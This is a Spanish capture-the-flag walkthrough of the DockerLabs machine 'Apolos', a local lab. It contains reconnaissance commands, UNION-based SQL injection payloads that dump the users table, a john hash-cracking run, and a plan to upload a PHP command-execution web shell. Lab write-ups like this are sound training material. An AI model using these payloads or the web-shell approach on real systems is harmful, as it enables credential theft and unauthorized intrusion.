

Apolo



En esta máquina se va al grano Levantamos la máquina

```
> bash auto-deploy.sh apolos.tar

      ##
    ## ## ##
  ## ## ## ##
{NNN NNNN NNN NNNN NN N}
  o
}

DOCKERLABS

Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento...
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento...

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
|
```

Reconocimiento

Ejecutamos un escaneo completo de **nmap** para saber los puertos de la máquina junto a sus versiones

```
> nmap -sSCV -p- --min-rate 5000 -n -Pn 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-28 15:52 CET
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apple Store
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds


A > /home/j/De/M/D/m/Apolos > with 🔥 > took ⌚ 7s > ✔ |
```

Por ahora solo tiene una web por lo mientras la veo en paralelo hago fuzzing de ficheros y directorios con gobuster

```
> gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-t 20 -x php,txt,html,bak

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: bak,php,txt,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 5013]
/img (Status: 301) [Size: 306] [--> http://172.17.0.2/img/]
/login.php (Status: 200) [Size: 1619]
/register.php (Status: 200) [Size: 1607]
/profile.php (Status: 302) [Size: 0] [--> login.php]
./php (Status: 403) [Size: 275]
/uploads (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/vendor (Status: 301) [Size: 309] [--> http://172.17.0.2/vendor/]
/mycart.php (Status: 302) [Size: 0] [--> login.php]
```

Tenemos la siguiente web:



Nos registramos y nos logeamos en este panel (No es vulnerable a SQLI al parecer)

Registrarse

Nombre de Usuario

test

Contraseña

•••••

Registrarse

¿Ya tienes cuenta? Inicia sesión aquí.

Iniciar Sesión

Nombre de Usuario

test


Contraseña

•••••

Iniciar Sesión

¿No tienes cuenta? Regístrate aquí.

Una vez registrados, en "*Mi carrito*" tenemos un panel de búsqueda:



The screenshot shows a web application interface. At the top, there is a dark navigation bar with a list of bookmarks: "Import bookmarks...", "Cibersecurity", "Hacking", "Correo and accounts", "IA", "ricing", "Social Media", "English", "Nube", and "Shopping". Below this is a light gray header with the Apple logo and "Apple Store" on the left, and navigation links "Inicio", "Perfil", "Mi Carrito" (highlighted with a red box), and "Cerrar sesión" on the right. The main content area has a section titled "Perfil de Usuario" which contains a box with the following information: "Nombre de Usuario: test", "ID de Usuario: 3", "Email: supermail@mail.com", "Dirección: Real Address #242 29123", and "Teléfono: 332384871". Below this information is a button labeled "Editar Perfil". Underneath the profile section is a section titled "Historial de Pedidos" with the text "No tienes pedidos realizados" and a blue button labeled "Comprar Ahora".

Probando, este panel de vulnerable a sql:

Buscar Productos


test' or 1=1 -- -

Buscar

iPhone 14

Nuevo iPhone 14 con A15 Bionic chip

Precio: \$799.99



Agregar al carrito

MacBook Pro

MacBook Pro con chip M1

Precio: \$1299.00



Agregar al carrito

Apple Watch Series 7

Ultima version del Apple Watch

Precio: \$399.00



Agregar al carrito

Mac Mini

Nuevo Mac Mini con chip M2

Precio: \$699.99



Agregar al carrito

Buscar Productos

test' or 2=1 -- -


Buscar

No se encontraron productos.

Pagar Ahora

Explotación

Vamos a empezar por un ordenamiento de las columnas, adelante que el límite está en 5:



Apple Store

Buscar Productos

test' order by 5 -- -


Buscar

No se encontraron productos.

Pagar Ahora

Ahora que sabemos las columnas, vamos a usar **union select** para mostrar más datos, en este caso, la base de datos en uso

Buscar Productos



test' union select 1,2,3,database(),5 -- -

Buscar

2

3


Precio: \$apple_store

2

Agregar al carrito

Bien, parece que es una sqli basada en UNION SELECT ATTACK. Ahora sacamos todas las bases de datos.

Probando en cada una de las columnas, la nº 5 es la única que no me daba error, pero sin embargo, no me reportaba nada por lo que llevo la petición a Burpsuite para ver que pasa:



Sacar las columnas de la tabla users:

n select 1,2,3,4,group_concat(column_name) from information_schema.columns where table_schema = 'apple_store' and table_name='users' --

2


3

Precio: \$4.00

2

Agregar al carrito

Pagar Ahora



Sacar la data de la tabla users:

Buscar Productos

te' union select 1,2,3,4,group_concat(username,0x3a,password) from users -- -

2


3

Precio: \$4.00

2

Agregar al carrito


":" en ASCII



Tenemos las contraseñas y usuarios, ahora con **hash-identifier** vemos que tipo de hash es:


```
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "raw-SHA1-openssl"
Use the "--format=raw-SHA1-openssl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=12
Press 'q' or Ctrl-C to abort, almost any other key for status
0844575632 (?)
1g 0:00:00:00 DONE (2025-02-27 21:55) 1.162g/s 16000Kp/s 16000Kc/s 16000KC/s 0844575632..0844574842
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```

Esta si que sirve para loguearnos en el panel de antes teniendo ahora una opción para un panel de administración:

 Apple Store

Inicio Perfil Mi Carrito

Cerrar sesión

Perfil de Usuario

Nombre de Usuario: **admin**

ID de Usuario: 2

Email: supermail@mail.com

Dirección: Real Address #242 29123

Teléfono: 332384871

Editar Perfil

Historial de Pedidos

No tienes pedidos realizados

Comprar Ahora

OJITO CUIDAO

Sección de Administración

Aquí puedes gestionar el contenido, usuarios y otras configuraciones del sistema.

Ir al Panel de Administración

En este, en el apartado de "*Configuración*" tenemos la posibilidad de subir archivos:

Admin Dashboard

Inicio

Usuarios

Productos

Categorías

Pedidos

Reportes

Configuración

Cerrar sesión

Panel de Administración

Total de Usuarios

1,250

Usuarios registrados en la tienda.

Productos en Inventario

320

Productos actualmente en inventario.

Pedidos Pendientes

42

Pedidos que aún están pendientes de envío.


Pedidos Recientes

ID Pedido	Cliente	Fecha	Estado	Total
#001	Juan Pérez	2024-08-30	Pendiente	\$150.00
#002	María López	2024-08-29	Completado	\$200.00
#003	Pedro Gómez	2024-08-28	Cancelado	\$80.00

Estadísticas de Ventas

Ventas Mensuales

Mes	Ventas
Ene	1,200
Feb	1,900
Mar	3,000
Abr	5,000
May	2,200
Jun	3,800
Jul	3,000
Ago	4,200
Sep	5,300
Oct	4,400
Nov	5,500
Dic	6,200



Subir Archivo

Subir Archivo

Selecciona un archivo:

Browse...

No file selected.

Destinatario:

Destinatario

Asunto:

Asunto

Mensaje:

Mensaje


Enviar

Como es php, creamos un .php para conceder ejecución de comandos por el método GET mediante el parámetro "cmd", un clásico

